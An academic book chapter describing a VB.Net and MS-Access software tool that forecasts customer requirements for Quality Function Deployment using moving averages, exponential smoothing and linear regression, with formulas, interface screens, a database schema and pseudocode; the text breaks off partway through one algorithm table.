This research was previously published in Utilizing Virtual and Personal Learning Environments for Optimal Learning edited by Krista Terry and Amy Cheney, pages 291-313, copyright year 2016 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 27
Development of Data Mining Driven Software Tool to Forecast the Customer Requirement for Quality Function Deployment

Shivani K. Purohit
Manoharbhai Patel Institute of Engineering and Technology (MIET), India

Ashish K. Sharma
Manoharbhai Patel Institute of Engineering and Technology (MIET), India

ABSTRACT

Quality Function Deployment (QFD) is widely used customer driven process for product development. Thus, Customer Requirements (CRs) play a key role in QFD process. However, the diversification in marketplace makes these CRs more dynamic and changing, giving rise the need to forecast CRs to improve competitiveness and increase customer satisfaction. The purpose can be served by using Data Mining techniques of forecasting. With the pool of forecasting techniques available, it is important to evaluate a suitable one for more effective results. To this end, the paper presents a novel software tool to efficiently forecast CRs in QFD. The tool allows for forecasting using various data mining based time series analysis techniques that strongly assists in doing comparative analysis and evaluating out the most apt technique for forecasting of CRs. The tool is developed using VB.Net and MS-Access. Finally, an example is presented to demonstrate the practicability of proposed software tool.

INTRODUCTION

In today's revolutionary era, the recent technologies are emerging at the terrific rate of alacrity; as a result, achieving customer satisfaction has become critical task for organization. Global competitiveness has recently turn into the prime concern of many companies, which consider ''continuous improvement'' to

DOI: 10.4018/978-1-5225-3422-8.ch027

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

catch up with the rapid changing development throughout the world inspired by technological innovations and changing customers' requirements (CRs) (Kahraman, Ertay & Buyukozkan, 2004). To resolve this issue, nowadays companies mainly focus on the Mantra resembling 'interaction with customers', who acts as the base of pyramid of the emerging market place; and understanding requirements stated by them which may lead to the successful product. The Quality Function deployment (QFD) translates the customer requirements into engineering characteristics for a product or service, prioritizing these characteristics of product or service while concurrently establishing development goals for it (Karsak, 2004). It is structured approach which inspires new concept and technology with implementation of Total Quality Management (TQM). Its application assists the process of synchronized engineering and promotes teamwork to effort towards a common target of guarantying customer satisfaction (Hsu, Wang & Lin, 2007).

Customer requirements (CRs), being the primary input; plays very crucial role in various phases of QFD. Owing to rapid diversification in marketplace, it is quite obvious that CRs would be more dynamic. As the product designing is based on precedent requirements, it can be crystal clear that CRs may be different when the product is already in the market and may be different while designing. Due to this time lag trouble, it becomes essential to forecast the future CRs. Forecasting CRs in QFD can be advantageous for the company to offer improved products, boost their competitiveness in marketplace and raise customer satisfaction (Hsu, Wang & Lin, 2007). In the context of a customer-oriented products or service design process, a well-timed update of CRs may serve as a necessity indicator to monitor how things vary over time, and also it includes the firms a superior ground to interoperate diverse approaches to meet the future CRs (Bostaki & Roghanian, 2013). Forecasting future values in QFD would be advantageous in making the future strategies and can lend a hand in taking the preventive measures for the future circumstances. Researchers have applied many techniques in QFD for forecasting the future values (Abastante & Lami, 2012; Raharjo, Brombacher, Goh, & Bergman, 2010; Han and Shin, 2014).

Data mining has been proven successful approach of forecasting. Data Mining is the procedure that travels throughout data to discover unknown relations among the data that are interesting to the user of the data (Alsultanny, 2013). Data mining is based on fundamental concept of using the historic values in order to predict the future values. It offers the pool of forecasting techniques such as, decision trees, linkage analysis, hybrid approaches, time-series analysis, cluster analysis, neural network etc. In contrast to standard statistical methods, data mining techniques have been proven often more influential, versatile, and adequate for exploratory analysis. Data mining have been applied over many fields for forecasting future values such as stock markets, crime forecasting, weekly weather reports, finance, demand forecast and etc. (Khedkar, & Argiddi, 2013; Yu, Ward, Morabito, & Ding, 2011; Kalyankar, & Alaspurkar, S. 2013; Chen, & Du, 2009; Saigal, & Mehrotra, 2012; Olinsky, Schumacher, & Quinn, 2016). However, its application on QFD is very infrequent and has not been adequately addressed in the literature. Since last few years, researchers have encouraged the application of data mining in QFD for forecasting CRs (Huang, Li & Ye, 2012; Lai, Hsu & Kuo, 2012; Hsu, Chang & Kuo, 2012; Siraj, Nordin, & Yusoff, 2008; Bostaki & Roghanian, 2013).

This study focuses on the application of data-mining based time-series analysis techniques, such as *Simple Moving Average (SMA), Weighted Moving Average (WMA), Single Exponential Smoothing (SE), Double Exponential Smoothing using Brown's Method (DEB), Double Exponential Smoothing using Holt's and Winter's method (DEH&W)* and *Linear Regression (LR)*; on QFD in order to forecast the futuristic CRs. Time series data mining combines data mining techniques with time series analysis to:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Conduct similarity analysis of time series data to validate the forecasting of new products.
- Gain a deeper understanding of key markets of interest and notable buying behaviours.
- Identify products that share similar purchase rates.
- Improve predictive modelling capabilities.
- Achieve better customer retention and satisfaction.
- Enhance goods consumption ratio (Hebert, Anderson, Olinsky and Hardin, 2014).

As the QFD and Data mining itself are extremely vast procedures and involves complex calculation, thus it becomes quite cumbersome and tedious to work out it manually. Hence the software automation for the integration of these procedures can be very beneficial and also save time. The development of forecasting tool will offer the comparative analysis of various time-series methods of forecasting as well as facilitate in choosing the efficient one among them. The Mean Squared Error (MSE) is used to evaluate the most accurate forecasting method. VB.net and MS-Access are used as front-end and back-end support respectively.

Thus, through this paper an attempt is made to develop a data mining driven software tool to forecast the CRs for QFD. An empirical example of Entity Resource Planning (ERP) system is considered for testing the accuracy and efficacy of software tool with hypothetical set of data.

QUALITY FUNCTION DEPLOYMENT


Quality Function Deployment (QFD) is cross functional planning tool which directs designer and engineers to ensure organizational aims and total quality management in product development life cycle. It strongly assists in decision making with improved version of customer satisfaction. At first, QFD was implemented by Yoji Akao in the late 1960 in Japan According to Mazur (1993), "QFD is a system and procedures to serve the plan and development of services as well as products and assure that they will meet or exceed customer expectation" (Mazur, 1993). Quality function deployment is based on the *mantra* that customer is *king* of evaluation and the engineers are the *governor* of the processes carried out during each phase of QFD. It intelligently identifies and prioritizes the CRs and transforms these CRs to meet the appropriate design aims. Bossert, (1991) summarized some benefits of QFD as-

1. Customer Driven
2. Reduces Implementation Time
3. Promotes Teamwork
4. Provides Documentation (Bossert, 1991)

QFD usually includes implementation of four matrices: (I) product planning: House of Quality (HOQ), (II) product design: parts deployment, (III) process planning, and (IV) process control (Figure 1) (Kahraman, Ertay & Buyukozkan, 2004). The cornerstone of first matrix i.e. product planning matrix is to identify customer wants and intelligent transfer of these wants to designing goal. Product design phase involves relation of the potential features of product to the delivery of performance characteristic. The third and fourth phase entails how the process characteristics and production requirements are related to engineering and marketing characteristics. In general, majority of QFD applications concludes with the completion of HOQ.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1. Phases of QFD (Kahraman, Ertay & Buyukozkan, 2004)



House of Quality

House of Quality (HOQ) is the initial phase and acts as interface tool in supervising QFD processes. House of Quality (HOQ) was introduced by Hauser and Clausing (1988). A HOQ comprises of horizontal rows of *What,* and vertical columns of *How* symbolizing CRs and denoting ways of achieving them respectively (Lin, Tsai, Cheng, & Chang, 2004). It consists of a "What-How" Matrix that identifies the CRs and the weights of the product and transfers these requirements to achieve the design requirement. The CRs are represented on the left division of HOQ while the design requirements are shown on ceiling of the House. Whereas, co-relationships between the CRs and design requirements are revealed in the body of the House (Ioannou, Pramataris, & Prastacos, 2004). With its design oriented nature, the HOQ serve both as a valuable resource for designers and a way to summarize and transfer response from customers into information for engineers (Karsak, 2004). HOQ can be implemented via various steps. The 6-step HOQ introduced by Zaim and Sevkli (2002) is depicted in the Figure 2:

As the paper mainly focuses on the CR forecasting, hence only two steps that deals with the raw weight generation are discussed here.


Step 1: *Identifying Customer Requirements* - The initial step of QFD starts with recognition of what customer needs from a product.

Step 2: *Customer Competitive Evaluations* - Customer competitive evaluation organizes a competitive or planned verdict of the industry. It consists of ten columns.

Column 1 (Importance Rating): First column of HOQ is known as "Importance Rating" which is obtained by averaging the rating given by customers to each CR. It can be illustrated by the formula shown below:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 2. Six step HOQ for QFD (Zaim & Sevkli, 2002)



$$\text{IR} = \frac{C1 + C2 + C3 + \ldots + Cn}{n}$$

Where,

IR – Importance Rating
C – Rating given by customer to CRs
n – Number of Customers.

Column 2 (Customer Performance Evaluation): This column embodies the existing performance of the product in view of the quality characteristics i.e. design requirements.

Column 3, 4, 5 (Competitive Assessment): This column denotes the estimation of the competitor's product of the assessing company w.r.t. own.

Column 6 (Goal): This column specifies goal required to set on each requirement with the aim of satisfying requirements in superior manner.

Column 7 (Improvement Ratio): This column signifies improvement required in the product. It is calculated by dividing the intended quality target levels by the existing quality levels. This is named as "Improvement Ratio".

$$\text{Imp. Ratio} = \frac{Goal}{Avg.of\,Owns'rating}$$

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Column 8 (Sales Point): This column demonstrates the feature of product that makes sure competitive benefit for the company against its competitor and is called as "Sales Point". Sales point is computed by averaging the dealers' rating.

$$\text{Sales point} = \frac{D1 + D2 + D3 + \ldots + Dn}{n}$$

Where,

D – Dealers' rating
n – Number of Dealers

Column 9 (Raw Weight): This column estimates the Raw weight by taking product of Importance Rating, Improvement Ratio and Sales Point.

∴ Raw weight= Importance Rating * Improvement Ratio * Sales Point.

Column 10 (Demand Weight): Last column is evaluated by translating the raw weight to the percentage (Zaim & Sevkli, 2002).

DATA MINING AND FORECASTING

Data Mining has been emerged as fertile research area in the 21st century and widely recognized as Knowledge Discovery in Database. It is based on the concept of *making better use of data*. The concept of "Data-Mining" states "discover of new knowledge from accumulated data" mainly (Sugihara, 2005). Instead of validating the prior set hypothesis, its conception discovers any innovative and new information from accumulated data. Nowadays, Data mining has given a great deal of concern and attention in the information industry and in society as a whole (Jantan, Hamdan, & Othman, 2011). It is a novel technology with vast prospective to facilitate companies concentrate on the most significant information from the huge data they have assembled about the behavior of their customers. Data Mining uses sophisticated computative algorithm to separate the data and estimate the plausibility of future events. In contrast to standard statistical techniques, data mining techniques are proven more significant, adaptable, and proficient for investigative analysis.

Data mining has been proven powerful approach of forecasting. On the whole, data mining tasks can be categorized as: *descriptive data mining tasks* that depicts the common belongings of the existing data and *predictive data mining tasks* that effort to do predictions on the basis of supposition on available data (Olaiya & Adeyemo, 2012). Thus, forecasting mainly focuses on the predictive data mining tasks of data mining. It offers variety of techniques for forecasting such as *Time-Series Analysis, Regression, Clustering, Artificial Neural Network Discriminant Analysis* and *Decision Trees* etc. This study focuses on the forecasting using the time-series analysis which is illustrated as under:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Time-Series Analysis

A time-series data is a chronological arrangement of values separated by equal time intervals that an arbitrarily fluctuating characteristic accumulate over time. Time-series analysis comprises methods for analyzing time-series data in order to extract meaningful statistics and other characteristics of the data (Gahirwal & Vijayalakshmi, 2013). Time-series *forecasting* is use of a model to forecast future events based on known past events to predict data points before they are measured (Gahirwal & Vijayalakshmi, 2013). The process of forecasting using time-series analysis solely depends on analyzing historical pattern data representative of expected conditions in future. Common time-series examples are stock markets, weekly weather reports, annual precipitation or sales forecast. Broadly, Time-series forecasting methods falls under two categories i.e. statistical concepts along with computational intelligence (neural network or genetical algorithm) and hybrid methods. Statistical method can be further classified into linear and non-linear methods. Linear methods include exponential smoothing methods, regression methods, autoregressive integrated moving average (ARIMA) methods, whereas nonlinear methods include threshold methods and generalized autoregressive conditionally heteroskedastic (GARCH) methods. The methods that we are going use for the forecasting in proposed software system are described as follows:

Simple Moving Average

Simple Moving average (SMA)is a renowned method to determine the projection for the next period. The moving average is the average calculated several times for several subsets of data (staticshowto.com). It requires the number of periods best fit plus the number of period of sales history. The moving average forecast can be computed using the following equation:

$$F_t = MA_n = \frac{\sum_{i=1}^{n} At - i}{n} = \frac{At - n + \ldots + At - 2 + At - 1}{n} =$$

Where,

F t: Forecast for time period *t*
MA n: n period moving average
A t -i:Actual value in period *t - i*
n: Number of periods (data points) in the moving average.

The moving average technique can use as many past periods as desired. The optimal n value can be decided by considering various value of n selecting the one that have the smallest error. The forecast error is generally calculated by using MSE.

Weighted Moving Average

The *Weighted Moving Average (WMA)* method is very analogous to Simple Moving Average (MA) method. In addition, we can allot unequal weights to the historical data while using WMA. This method is based on the calculation of weighted average of recent sales history to reach at a projection for the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

next period. Weights can be from 0.0 to 1.0; the higher the weight, then the higher importance we are placing on more recent data; similarly, for lower weights (shmula.com).

The weighted moving average forecast can be computed using the following equation:

$$F_t = WMA_n = \sum_{i=1}^{n} Wi * At - i = Wn * At - n + \ldots + W2 * At - 2 + W1 * At - 1$$

Where,

F t: Forecast for time period *t*
WMA n: n period weighted moving average
W_i=: weights assign to the periods.
*A t -i:*Actual value in period *t - i*
n: Number of periods (data points) in the weighte0d moving average.

Single Exponential Smoothing

Forecasts generated with this method are a weighted average of the past values of the variable (Hsu, Wang & Lin, 2007). The weights decline for older observations. The foundation is that more recent observations are more significant than older observations. The forecast for period *t+1* calculated in period *t* is called *Ft+1*. Therefore, *Ft* is the forecast for period t calculated in period t-1.

$$F_{t+1} = \alpha \, At + (1 - \alpha) \, Ft$$

Where,

Ft+1: The forecast for period *t+1*.
At: actual value
Ft: forecast calculated at *t*.
α: smoothing constant ($0 \leq \alpha \leq 1$)

The higher the value of α the more weight is given to current values (Jacobson, Booch & Rumbaugh, 1998).

Double Exponential Smoothing Using Brown's Method

This model calculates local estimate of level and trend both. *Brown's Double Exponential Smoothing (DEB)* is a forecasting method similar to Simple Exponential Smoothing, except that the smoothing constant in Double Exponential Smoothing is derived by "re-smoothing" the single smoothed constant from Single Exponential Smoothing model (johngalt.com). Likewise, single exponential smoothing, double exponential smoothing using Brown's method also considers a single factor i.e. α. It uses two different smoothed series that are centred at different point of time. And the forecasting formula is based on extrapolation of a line through the two centres. The mathematical form of Brown's double exponential smoothing is given below:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

$$S'_t = \alpha A_t + (1-\alpha) S'_{t-1}$$

$$S''_t = \alpha S'_t + (1-\alpha) S''_{t-1}$$

$$L_t = 2S'_t - S''_{t-1}$$

$$T_t = \frac{\alpha}{(1-\alpha)}\left(S'_t - S''_{t-1}\right)$$

$$Y_{t+k} = L_t + kT_t$$

Where,

S'_t: singly smoothed series obtained by applying single exponential smoothing to A_t.
S''_t: doubly smoothed series obtained by applying single exponential smoothing to S'_t.
L_t: estimated level at period t.
T_t: estimated trend at period t.
α: smoothing constant ($0 \leq \alpha \leq 1$)
$Yt_{+k:}$ Forecasted value.

Initially, we can start up process by setting $S_1' = S_1'' = A_1$.

Double Exponential Smoothing Using Holt's and Winter's Method

Double exponential smoothing using Holt's and Winter's method (DEH&W) is a modification of the well-admired simple exponential smoothing model. It includes another component which takes into account any trend in the data. Simple exponential smoothing models work efficiently with data where there are no seasonality components or trend added to the data. When the data exhibits either an increasing or decreasing trend over time, simple exponential smoothing forecasts tend to lag behind observations (Lai, Hsu & Kuo, 2012). Double exponential smoothing is designed to consider such type of issue. The equations for calculating double exponential smoothing are as follow:

$S_0 = X_0$
$S_t = \alpha * Xt + (1 - \alpha)Ft$
$bt = \beta\,(St - St\text{-}_{1)} + (1- \beta)\, bt\text{-}1$
$_F t+_{m=} St_{+} m * bt$

Where,

Xt: The raw data of observations sequence, beginning at time *t = 0.*
St: The smoothed value for time *t*.
bt: best estimate of the trend at time *t*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Ft+m: an estimate forecast of the value of x at time *t+m, m>0* based on the raw data up to time t.
α: data smoothing factor, $0 < \alpha < 1$,
β: trend smoothing factor, $0 < \beta < 1$.

Initially $b0_i$s taken as $\frac{\left(Xn-1-X0\right)}{n-1}$ for some n > *1,* thus further values can be evaluated.

Linear Regression

Linear Regression (LR) is the well-known method for identifying a linear trend in historical sales data. It is also known *as Least Squares Regression.* Linear regression tries to find the relation between two variables (Bhatia, 2010).The method calculates the forecast i.e. *Y* by computing the values for *a* and *b* to be used in the formula:

$Y = a + b\,X$

Where,

$$b = \frac{\sum XY - n\overline{XY}}{\left(\sum X^2 - n\sum \overline{X^2}\right)}, a = \bar{Y} - b\,\bar{X}\,, \bar{X} = \frac{\sum X}{n}, \bar{Y} = \frac{\sum Y}{n}$$

This equation describes a straight line, where *Y* represents demand or sales and *X* represents time. Linear regression fits a straight line to the data, while the data is seasonal or better represented by a curve which causes systematic errors occur.

FLOW OF PROCESS IN PROPOSED SOFTWARE TOOL


The flow of processes involved in the software tool in order to carry out the forecasting process for QFD is illustrated in Figure 3.

DEVELOPMENT OF PROPOSED SOFTWARE TOOL

The development of efficacious and persistent software is extremely crucial task for the designers. A software development process can be defined as a set of activities needed to transform the user requirements into a software system (Kivinen, 2008). This can be accomplished with the selection of a particular software development methodology to ease the process of development. Software Engineering has been proven effective approach of software development. Software engineering incorporates a development strategy that encompasses the process, methods, and tools (Kivinen, 2008). It involves the intelligent division of work into distinct phases containing activities with intent of superior planning and management. Software Engineering comprises of several phases such as Requirement Analysis, Designing,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Process flow of proposed tool



Implementation and Testing. Each phase plays a crucial role in the development process. Here, the brief discussion of phases of software engineering in context of the development of proposed forecasting software tool are described in Figure 4.


Requirement Analysis

Requirement analysis is the first and crucial phase of software engineering and software development process. Sommerville & Sawyer, 1997 have defined requirements as a specification of what should be implemented (Sommerville & Sawyer, 1997). The clear, correct and well-defined specification of requirements is prerequisite for the developer to understand the user's perspective regarding features and utilities of software system as well as to increase the accuracy and reliability of the software system. For the development of proposed forecasting software tool, the developer should consider the following analysis objectives:

- Identify customer requirement
- Customized and interactive User Interface with ease of operability to meet the requirement.
- Strong interaction with the database for timely storage and accessibility of the information in an effective manner.
- Creation of Customers, Customer Requirements, Competitors, Dealers.
- Facilitate the raw weights computations for each period specified by user.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Process for the development of the proposed software tool



- Forecasting through various forecasting techniques.
- Comparative analysis of forecasting techniques.
- Graphical Analysis, for better insight.

Software Design

Design plays vital role in software development and concentrates on problem domain for achieving the solution domain. It is a process to transform user requirements into some suitable form, which helps programmer in software coding and implementation (tutorialspoint.com). Software design allows to find how the software will look in future as well as realize the designer and owner how it functions. Software design can be fall into two categories: Database Design and User Interface Design, describing software architecture as a whole. The user interface design and database design for the proposed software tool is discussed below:


User Interface Design for Proposed Software Tool

The User interface (UI) design offers the platform to the user for interacting with software in an effective manner. The user interface must be deliberated in a way that permits the user to spotlight the most important sections of the software. While designing the UI, it should be strongly taken care to include the several factors such as simplicity, clarity, consistency, appearance, interaction, proper selection of interface elements etc. UI brings together concepts from interaction design, visual design and information architecture (usabiltty.gov).

The UI for proposed software tool is designed using VB.net and the main screen portrayed in Figure 5. The home-screen contains menu bar that comprises of 5 menus viz., “Create,” “Generate,” “Forecasting,” “View” and “Help.” The UI designs for important screens of these modules are illustrated given below:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Main screen



1. Create Menu

The Create menu is used for the creation of product, customers, customer requirement, competitors and dealers required for the overall QFD process. Interfaces for the Creation of Product, Customer Requirement, Competitors and Dealers are described below:

The Figure 6 describes the user interface for the creation of new product. New product can be added by using the Add Product button. Edit button is used to edit the product list, whereas Start Survey button is used to start the forecasting process.

The UI for creation of Customer is depicted in Figure 7. Here, Save and Update buttons are used to save and update the customer list respectively.

The Figure 8 shown below depicts the UI for creation of customer requirements. Save and Update buttons are used to save and update the customer list respectively.

UI for creation of Competitor is portrayed in Figure 9. Save and Update buttons are used to save and update the customer list respectively.

The UI for the creation of Dealer is shown in Figure 10. Save and Update buttons are used to save and update the customer list respectively.

2. Generate Menu


Generate menu allows user to generate the raw weights for CR and priority score for DR over the certain number of periods defined by the user. This phase mainly focuses of QFD process. It includes Sub-menus such as Raw Weights for CR and Priority score of DR. As this paper focuses on CR forecasting only, thus UI for only Raw Weights for CR is discussed here. The UI of the screens that appears on the screen on clicking the Raw weight for CR submenu is portrayed below.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Create Product



Figure 7. Create Customer



FrmPeriods allows user to enter the number of period whose data is to be fed in order to forecast the future values and depicted in Figure 11. Select Directly option allows entering weights directly while Compute Manually facilitates to compute using QFD process.

FrmCustomerRating (Figure. 12) allows user to input the rating of the customer for calculating the importance rating and its interface is shown in Figure below. Calculate IR button facilitates IR calculation. While Analysis button pop-ups the new form FrmCompetitiveAnalysis on the screen.

FrmCompetitiveAnalysis offers the competitive assessment of company with respect to its competitor and show in Figure 13. The next button facilitates execution of new form FrmCompetitiveAvg.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 8. Create Customer Requirements




Figure 9. Create Competitors



FrmCompetitiveAvg will generate the improvement ratio and sales point and is depicted in Figure 14. Button Calculate Imp. Ratio offers to compute improvement ratio. Dealer Rating button will add columns to the screen for rating the CR w.r.t. to its dealer. Sales Point button calculates the sales point. Next button will pop-up FrmRawWt on the screen.

FrmRawWt will formulate the raw weights for CR and is furnished in Figure 15. Save button will save the results.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 10. Create Dealer





Figure 11. FrmPeriods



3. ForeCasting Menu

The Forecasting menu includes submenus such as Forecasting details, CR Forecasting and DR forecasting. Before proceeding to the forecasting process the user must have to enter the forecasting details- such as method for forecasting and the basic information needed by the that forecasting method described in FrmForecastingDetails. The Figure 16 illustrated below shows the UI for the FrmForecastingDetails.

On clicking the CR forecasting from the Forecasting menu the CR forecast is generated by the methods selected using the FrmForecastingDetails. The FrmCRForecasting will generate the forecast for the next period of each CR. The Figure 17 describes the UI for the Frm_CRforecasting:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 12. Customer Rating





Figure 13. Competitive Analysis



4. View Menu

View menu comprises of submenus such as Raw Weight Table, Comparative Analysis and Previous Survey. The raw weights calculated over the number of the periods for each CR can be viewed from the Raw Weight Table. The raw weights table for each CR over the number of periods is mentioned in the Figure 18.

The Comparative Analysis allows user to compare the various forecasting methods by analysing the Mean Square Error illustrated with the help of FrmMSE (Figure 19).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 14. Improvement Ratio and Sales point




Figure 15. Raw Weights for CR



Database Design for Proposed Software Tool

A well-designed database is prerequisite of providing the full fledged back-end support and functionalities to the software system. The database design for the proposed software tool is implemented using the MS-Access. For handling the complex data transaction of forecasting tool, we need to maintain the tables. Here, the database comprises of 11 tables. The schema required for the development of proposed software tool along with their fields and descriptions are mentioned below. These schemas can also be transformed graphically to illustrate the relationships among each other, for better understanding using ER-diagram. The ER- diagram for the proposed forecasting tool is depicted in Figure 20.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 16. Forecasting Details




Figure 17. CR Forecasting




Table names and their description:

1. Tbl_Product (Product_Code, Product_Name).
   Tbl_Product will store the information regarding the product whose CRs and design requirement are to be forecasted. Here, Product_code act as the primary key of this table.
2. Tbl_Period (Period_Code, Period_Name, Product_Code).
   Tbl_Period will store the information about how much period we have to store data. Period_Code is primary key of the table.
3. Tbl_Customer (Product_Code, Cust_Code, Cust_Name).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 18. Raw Weights for all Periods





Figure 19. MSE Comparison




Tbl_Customer will store the customer related information such as number of customer who will rate. Cust_code is the primary key of the above table.

4. Tbl_Customer_Requirement (Product_Code,CR_Code, CustomerRequirement).
   Customer will state the CRs of the product which will be stored in Tbl_Customer_Requirement. Compet_code is the primary key.
5. Tbl_Competitor_Master(Product_Code, Compet_Code, Compet_Name).
   Tbl_Competitor_Master will store the information competitors involved in the process. Compet_Code acts as primary key.
6. Tbl_Input_Rating (Product_Code, Period_Code, Cust_Code, CR_Code, Rating, avg_i/p_rating).
   Each customer will rate each CRs which is stored in Tbl_Input_rating.
7. Tbl_Competitor_Input (Product_Code, Period_Code, Cust_Code, CR_Code, Rating1, Compet_code, Own_code).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 20. ER-Diagram



The CRs of the product will comparatively analyzed with its competitor which is stored in Tbl_Compet_Input. Compet_code is the primary key.

8. Tbl_Competitor_Avg (Product_Code, Period_Code, Cust_Code, CR_Code, Rating1, Compet_code, Own_code, avg_compet).
   The Tbl_Compet_avg will store the average of these ratings w.r.t. customer, CRs and competitors.
9. Tbl_Compute_Improvement_Ratio (Product_Code, Period_Code, CR_Code, Goal, Impr_ratio, sales_pt).
   Tbl_Compute_Improvement_Ratio stores the goal, improvement ratio and sales point
10. Tbl_Final_IR (Final_IR_Code, Product_Code, Period_Code, CR_Code, Impr_ratio, sales_pt avg_i/p_rating, Raw_Wt, Demand_Wt).
    Tbl_Final_IR stores the prioritized Cutomer requirement i.e.raw weights and demand weight. F_code acts as a primary key.
11. Tbl_CR_forecast (Final_IR_Code, Product_Code, Period_Code, Cust_Code, CR_Code, CR_MA, CR_WMA, CR_Single, CR_double, CR_dH&W, CR_LR).
    This table stores the forecasted result of CRs.

Implementation of Proposed Forecasting Software Tool

The implementation is the process of modeling design into the programs that will facilitate the creation of software. The rationale of implementation is to create a program that demonstrates a certain desired behavior. Here, the project mainly divided into four major modules – Create, Generate, Forecasting and

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

View. Out of which, Forecasting module includes some critical parts which needs to be implemented using appropriate algorithm. This section includes some important algorithm necessitate implementing this module, which are discussed as under:

Forecasting Module

Forecasting Module is mainly used for the forecasting purpose. This Module consists of two sub menus viz.; CR forecasting and DR forecasting. Here, the algorithms used to implement the CR forecasting are described below:

Simple Moving Average

The simple moving average (SMA) method takes the average of the actual values i.e. raw weights over specified number of periods. The algorithm shown in Table 1 below describes the procedure for predicting the CRs by using the SMA method of forecasting.

Weighted Moving Average

Weighted moving average (WMA) is calculated by multiplying the weights to the actual data over the specified number of periods. The sum of these weights must be 1. The Table 2 shown below describes the algorithm WMA method of forecasting.

Single Exponential Smoothing

Single exponential smoothing (SE) method is one of the methods of time-series technique of forecasting. The algorithm to implement the SE in context with the proposed software tool is described in Table 3. The care should be taken for the selection of alpha. The value of alpha giving least MSE must be chosen. The value of alpha lies in a range between 0 to 1.

Table 1. Algorithm for Simple Moving Average

Algorithm 1: Simple Moving Average 3. Requirement: Int Tot, MP, I, Ft. [Tot is total number of periods whose data is entered by user to calculate raw weights]. [MP is number of periods entered by user to calculate moving average]. [arr.rwt[] is a fixed size array containing raw weights calculated over number of periods]. [Ft is a forecasted raw weight of customer requirement calculated using moving average]. 4. For all CR do 3. If (MP ! = 0 and Tot > MP) then 4. Ft = 0 5. For (I = Tot; I > Tot – MP; I --) do 6. Ft= Ft + arr.rwt[I] 7. End for 8. Ft = Ft / MP 9. Return Ft 10. End for

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 2. Algorithm for Weighted Moving Average

```
Algorithm 2: Weighted Moving Average
2. Requirement: Int Tot, WMP, I, Ft.
[ Tot is total number of periods whose data is entered by user to calculate raw weights]. [WMP is number of periods entered by user to
calculate weighted moving average].
[arr.rwt[] is a fixed size array containing raw weights calculated over number of periods].
[arr.wma[] is a fixed size array containing weights used to calculate forecast using weighted moving average].
[Ft is a forecasted raw weight of customer requirement calculated using weighted moving average].
2. For all CR do
3. Ft = 0.0
4. int ele = 0
5. For (I = Tot; I > Tot – WMP; I --) do
6. Ft = Ft + (arr.rwt[i] * arrwma(ele))
7. ele = ele + 1
8. End For
9. Return Ft
10. End for
```

Table 3. Algorithm for Single exponential smoothing

```
Algorithm 3: Single Exponential Smoothing
1. Requirement: Int Tot, alpha, I, Ft.
[ Tot is total number of periods whose data is entered by user to calculate raw weights].
[alpha is smoothing constant whose range lies between 0 to 1].
[arr.rwt[] is a fixed size array containing raw weights calculated over number of periods].
[Ft is a forecasted raw weight of customer requirement calculated using single exponential smoothing].
2. For all CR do
3. For (I = 1; I <= Tot ; I++) do
4. If I = 1 Then
5. Ft = arr.rwt[1]
6. Else
7. Ft = Ft + alpha * (arr.rwt[I-1] - Ft)
8. End If
9. End For
10. Return Ft
11. End for
```

Double Exponential Smoothing Using Brown's Method

The algorithm shown in Table 4 clarifies the implementation of the double exponential smoothing using Brown's method (DEB) of forecasting in context with the proposed software tool. The value of alpha lies in a range between 0 to 1. The value of alpha must be chosen carefully that optimizes the MSE.

Double Exponential Smoothing Using Holt's and Winter's Method

The algorithm Double exponential smoothing using Holt's and Winter's method (DEH&W) of forecasting w.r.t. proposed software tool is furnished below in Table 5. DEH&W smoothing technique uses the two smoothing factors i.e. alpha and beta, both lies between the range of 0 to 1. The value of alpha and beta must be chosen carefully that optimizes the MSE.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Algorithm for Double exponential smoothing using Brown's method

```
Algorithm 4: Double Exponential Smoothing using Brown's Method
3. Requirement: Int Tot, alpha, I, Ft, a, b, S1, S2.
[ Tot is total number of periods whose data is entered by user to calculate raw weights].
[alpha is smoothing constant whose range lies between 0 to 1].
[arr.rwt[] is a fixed size array containing raw weights calculated over number of periods].
